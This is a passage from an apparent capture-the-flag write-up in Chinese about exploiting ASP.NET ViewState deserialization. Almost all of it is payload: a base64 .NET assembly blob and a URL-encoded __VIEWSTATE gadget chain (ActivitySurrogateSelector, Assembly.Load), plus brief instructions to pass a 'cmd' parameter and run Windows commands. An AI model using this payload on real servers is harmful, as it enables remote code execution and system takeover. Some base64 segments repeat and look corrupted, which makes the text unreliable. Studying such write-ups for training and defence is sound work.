cgBzAGkAbwBuAAAAAAAwAC4AMAAuADAALgAwAAAAPAANAAEASQBuAHQAZQByAG4AYQBsAE4AYQBtAGUAAABkAGcAcABrADUAcgBsADUALgBkAGwA
bAAAAAAAKAACAAEATABlAGcAYQBsAEMAbwBwAHkAcgBpAGcAaAB0AAAAIAAAAEQADQABAE8AcgBpAGcAaQBuAGEAbABGAGkAbABlAG4AYQBtAGUA
AABkAGcAcABrADUAcgBsADUALgBkAGwAbAAAAAAANAAIAAEAUAByAG8AZAB1AGMAdABWAGUAcgBzAGkAbwBuAAAAMAAuADAALgAwAC4AMAAAADgA
CAABAEEAcwBzAGUAbQBiAGwAeQAgAFYAZQByAHMAaQBvAG4AAAAwAC4AMAAuADAALgAwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAAAwAAADgNgAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEVgAAAAtTeXN0
ZW0uR3VpZAsAAAACX2ECX2ICX2MCX2QCX2UCX2YCX2cCX2gCX2kCX2oCX2sAAAAAAAAAAAAAAAgHBwICAgICAgICExPSdO4q0RGL+wCgyQ8m9wsL
LV6mOis34N3/OpgYOnebs0UrRhI=
```


- 把结果写入`__VIEWSTATE`，传入参数`cmd`，执行win命令即可~
- flag文件：`Fl@g_glzjin_still_w@nts_a_girl_friend.txt`
- 最终payload

```
__EVENTVALIDATION=%2FwEdAAIpHaYmmIsjFBcXUoC55PHZsfW5ZCsephGAbk9JEnVl537ojsfDEn9ym48KML9cSm2MmgzC&__VIEWSTATE=%2F
```

wEy7EoAAQAAAP%2F%2F%2F%2F8BAAAAAAAAAAwCAAAATlN5c3RlbS5EYXRhLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVib
GljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OQUBAAAAE1N5c3RlbS5EYXRhLkRhdGFTZXQKAAAAFkRhdGFTZXQuUmVtb3RpbmdGb3JtYXQTRGF0Y
VNldC5EYXRhU2V0TmFtZRFEYXRhU2V0Lk5hbWVzcGFjZQ5EYXRhU2V0LlByZWZpeBVEYXRhU2V0LkNhc2VTZW5zaXRpdmUSRGF0YVNldC5Mb2Nhb
GVMQ0lEGkRhdGFTZXQuRW5mb3JjZUNvbnN0cmFpbnRzGkRhdGFTZXQuRXh0ZW5kZWRQcm9wZXJ0aWVzFERhdGFTZXQuVGFibGVzLkNvdW50EERhd
GFTZXQuVGFibGVzXzAEAQEBAAAAAgAHH1N5c3RlbS5EYXRhLlNlcmlhbGl6YXRpb25Gb3JtYXQCAAAAAQgBCAICAAAABf3%2F%2F%2F8fU3lzdGV
tLkRhdGEuU2VyaWFsaXphdGlvbkZvcm1hdAEAAAAHdmFsdWVfXwAIAgAAAAEAAAAGBAAAAAAJBAAAAAkEAAAAAAkEAAAACgEAAAAJBQAAAA8FAAA
AfCMAAAIAAQAAAP%2F%2F%2F%2F8BAAAAAAAAAAQBAAAAf1N5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkxpc3RgMVtbU3lzdGVtLk9iamVjdCw
gbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0DAAAABl9
pdGVtcwVfc2l6ZQhfdmVyc2lvbgUAAAgICQIAAAAHAAAABwAAABACAAAACAAAAAkDAAAACQQAAAAJBQAAAAkGAAAACQcAAAAJCAAAAAkJAAAACgw
KAAAAYVN5c3RlbS5Xb3JrZmxvdy5Db21wb25lbnRNb2RlbCwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2V
uPTMxYmYzODU2YWQzNjRlMzUFAwAAAGpTeXN0ZW0uV29ya2Zsb3cuQ29tcG9uZW50TW9kZWwuU2VyaWFsaXphdGlvbi5BY3Rpdml0eVN1cnJvZ2F
0ZVNlbGVjdG9yK09iamVjdFN1cnJvZ2F0ZStPYmplY3RTZXJpYWxpemVkUmVmAgAAAAR0eXBlC21lbWJlckRhdGFzAwUfU3lzdGVtLlVuaXR5U2V
yaWFsaXphdGlvbkhvbGRlcgoAAAAJCwAAAAkMAAAAAQQAAAADAAAACQ0AAAAJDgAAAAEFAAAAAwAAAAkPAAAACRAAAAABBgAAAAMAAAAJEQAAAAk
SAAAAAQcAAAADAAAACRMAAAAJFAAAAAEIAAAAAwAAAAkVAAAACRYAAAAECQAAABxTeXN0ZW0uQ29sbGVjdGlvbnMuSGFzaHRhYmxlBwAAApMb2F
kRmFjdG9yB1ZlcnNpb24IQ29tcGFyZXIQSGFzaENvZGVQcm92aWRlcghIYXNoU2l6ZQRLZXlzBlZhbHVlcwAAAwMABQULCBxTeXN0ZW0uQ29sbGV
jdGlvbnMuSUNvbXBhcmVyJFN5c3RlbS5Db2xsZWN0aW9ucy5JSGFzaENvZGVQcm92aWRlcgjsUTg%2FAgAAAAoKAwAAAAkXAAAACRgAAAAECwAAA
B9TeXN0ZW0uVW5pdHlTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAREYXRhCVVuaXR5VHlwZQxBc3NlbWJseU5hbWUBAAEIBhkAAAD4AVN5c3RlbS5Ma
W5xLkVudW1lcmFibGUrV2hlcmVTZWxlY3RMaXN0SXRlcmF0b3JgMltbU3lzdGVtLkJ5dGVbXSwgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ
3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XSxbU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHksIG1zY29yb
GliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dBAAAAAYaAAAATlN5c
3RlbS5Db3JlLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4ORAMAAAABwAAA
AkbAAAACgkcAAAACR0AAAICAAAAAKCAgBAAAAAQ0AAAALAAAABh4AAAD4AVN5c3RlbS5MaW5xLkVudW1lcmFibGUrPFNlbGVjdE1hbnlJdGVyY
XRvcj5kX18xN2AyW1tTeXN0ZW0uUmVmbGVjdGlvbi5Bc3NlbWJseSwgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsL
CBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XSxbU3lzdGVtLlR5cGUsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9b
mV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dBAAAAAkaAAAAEA4AAAAJAAAACAj%2B%2F%2F%2F%2FCggIAQAAAAoJAwA
AAAoJIQAAAA0CAQ8AAAALAAAABiIAAADvAVN5c3RlbS5MaW5xLkVudW1lcmFibGUrV2hlcmVTZWxlY3RFbnVtZXJhYmxlSXRlcmF0b3JgMltbU3l
zdGVtLlR5cGUsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA
4OV0sW1N5c3RlbS5PYmplY3QsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTV
jNTYxOTM0ZTA4OV1dBAAAAkaAAAAEBAAAAAHAAAACQQAAAAKCSUAAAAKCAgAAAAACggIAQAAAAERAAAACwAAAAYmAAAAKVN5c3RlbS5XZWIuVUk
uV2ViQ29udHJvbHMuUGFnZWREYXRhU291cmNlBAAAAAYnAAAATVN5c3RlbS5XZWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCB
QdWJsaWNLZXlUb2tlbj1iMDNmNWY3ZjExZDUwYTNhEBIAAAAHAAAACQUAAAAICAAAAAICAoAAAAIAQAIAQAIAQAICAAAAABEwAAAAsAAAAGKQA
AAClTeXN0ZW0uQ29tcG9uZW50TW9kZWwuRGVzaWduLkRlc2lnbmVyVmVyYgQAAAAGKgAAAElTeXN0ZW0sIFZlcnNpb249NC4wLjAuMCwgQ3VsdHV
yZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5EBQAAAAFAAAADQIJKwAAAAgIAwAAAAkIAAAAARUAAAALAAAABi0AAAA
0U3lzdGVtLlJ1bnRpbWUuUmVtb3RpbmcucQ2hhbm5lbHMuQWdncmVnYXRlRGljdGlvbmFyeQQAAAAGLgAAAEttc2NvcmxpYiwgVmVyc2lvbj00LjA
uMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODkQFgAAAAEAAAAJBgAAABAXAAAAAgAAAAkHAAAACQc
AAAAQGAAAAAIAAAAGMQAAAAAJMQAAAAQbAAAAf1N5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkxpc3RgMVtbU3lzdGVtLkJ5dGVbXSwgbXNjb3J
saWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0DAAAABl9pdGVtcwV
fc2l6ZQhfdmVyc2lvbgMAAA9TeXN0ZW0uQnl0ZVtdW10ICAkyAAAAAQAAAAEAAAAEHAAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9
sZGVyAgAAAAhEZWxlZ2F0ZQdtZXRob2QwAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5L1N5c3RlbS5
SZWZsZWN0aW9uLk1lbWJlckluZm9TZXJpYWxpemF0aW9uSG9sZGVyCTMAAAAJNAAAAAQdAAAAigFTeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5
MaXN0YDErRW51bWVyYXRvcltbU3lzdGVtLkJ5dGVbXSwgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWN
LZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0EAAAABGxpc3QFaW5kZXgHdmVyc2lvbgdjdXJyZW50AwAB39TeXN0ZW0uQ29sbGVjdGlvbnMuR2V
uZXJpYy5MaXN0YDFbW1N5c3RlbS5CeXRlW10sIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9
rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dCAgCCgAAAAAAAAAACgEhAAAAHAAAAAk1AAAACTYAAAABJQAAABwAAAAJNwAAAAk4AAAASsAAADAAAACTk
AAAAJOgAAAAcyAAAAQEAAAAEAAAABwIJOwAAAAoKCgQzAAAAMFN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnR
yeQcAAAAEdHlwZQhhc3NlbWJseQZ0YXJnZXQSdGFyZ2V0VHlwZUFzc2VtYmx5DnRhcmdldFR5cGVOYW1lCm1ldGhvZE5hbWUNZGVsZWdhdGVFbnR
yeQEBAgEBAQMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5BjwAAADVAVN5c3RlbS5GdW5jYDJbW1N5c3R
lbS5CeXRlW10sIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA
4OV0sW1N5c3RlbS5SZWZsZWN0aW9uLkFzc2VtYmx5LCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY
LZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0EAAAABGxpc3QFaW5kZXgHdmVyc2lvbgdjdXJyZW50AwAB39TeXN0ZW0uQ29sbGVjdGlvbnMuR2V
uZXJpYy5MaXN0YDFbW1N5c3RlbS5CeXRlW10sIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9
rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dCAgCCgAAAAAAAAAACgEhAAAAHAAAAAk1AAAACTYAAAABJQAAABwAAAAJNwAAAAk4AAAASsAAADAAAACTk
AAAAJOgAAAAcyAAAAQEAAAAEAAAABwIJOwAAAAoKCgQzAAAAMFN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnR
yeQcAAAAEdHlwZQhhc3NlbWJseQZ0YXJnZXQSdGFyZ2V0VHlwZUFzc2VtYmx5DnRhcmdldFR5cGVOYW1lCm1ldGhvZE5hbWUNZGVsZWdhdGVFbnR
yeQEBAgEBAQMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5BjwAAADVAVN5c3RlbS5GdW5jYDJbW1N5c3R
lbS5CeXRlW10sIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA
4OV0sW1N5c3RlbS5SZWZsZWN0aW9uLkFzc2VtYmx5LCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY
mxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQkuAAAACgkuAAAABj4AAAAaU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHkHHkGPwAAAARMb2FkCgQ0AAA
AL1N5c3RlbS5SZWZsZWN0aW9uLk1lbWJlckluZm9TZXJpYWxpemF0aW9uSG9sZGVyBwAAAAROYW1lDEFzc2VtYmx5TmFtZQlDbGFzc05hbWUJU2l
nbmF0dXJlClNpZ25hdHVyZTIKTWVtYmVyVHlwZRBHZW5lcmljQXJndW1lbnRzAQEBBQEAAwgNU3lzdGVtLlR5cGVbXQk%2FAAAACS4AAAAJPgAAA
AZCAAAAJ1N5c3RlbS5SZWZsZWN0aW9uLkFzc2VtYmx5IExvYWQoQnl0ZVtdKQZDAAAALlN5c3RlbS5SZWZsZWN0aW9uLkFzc2VtYmx5IExvYWQoU
3lzdGVtLkJ5dGVbXSkIAAAACgE1AAAAMwAAAAZEAAAAzAJTeXN0ZW0uRnVuY2AyW1tTeXN0ZW0uUmVmbGVjdGlvbi5Bc3NlbWJseSwgbXNjb3Jsa
WIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XSxbU3lzdGVtLkNvbGxlY
3Rpb25zLkdlbmVyaWMuSUVudW1lcmFibGVgMVtbU3lzdGVtLlR5cGUsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhb
CwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1Y
mxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQkuAAAACgkuAAAACT4AAAAGRwAAAhHZXRUeXBlcwoBNgAAADQAAAJRwAAAkuAAAACT4AA
AAGSgAAABhTeXN0ZW0uVHlwZVtdIEdldFR5cGVzKCkGSwAAABhTeXN0ZW0uVHlwZVtdIEdldFR5cGVzKCkIAAAACgE3AAAAMwAAAZMAAAxgFTe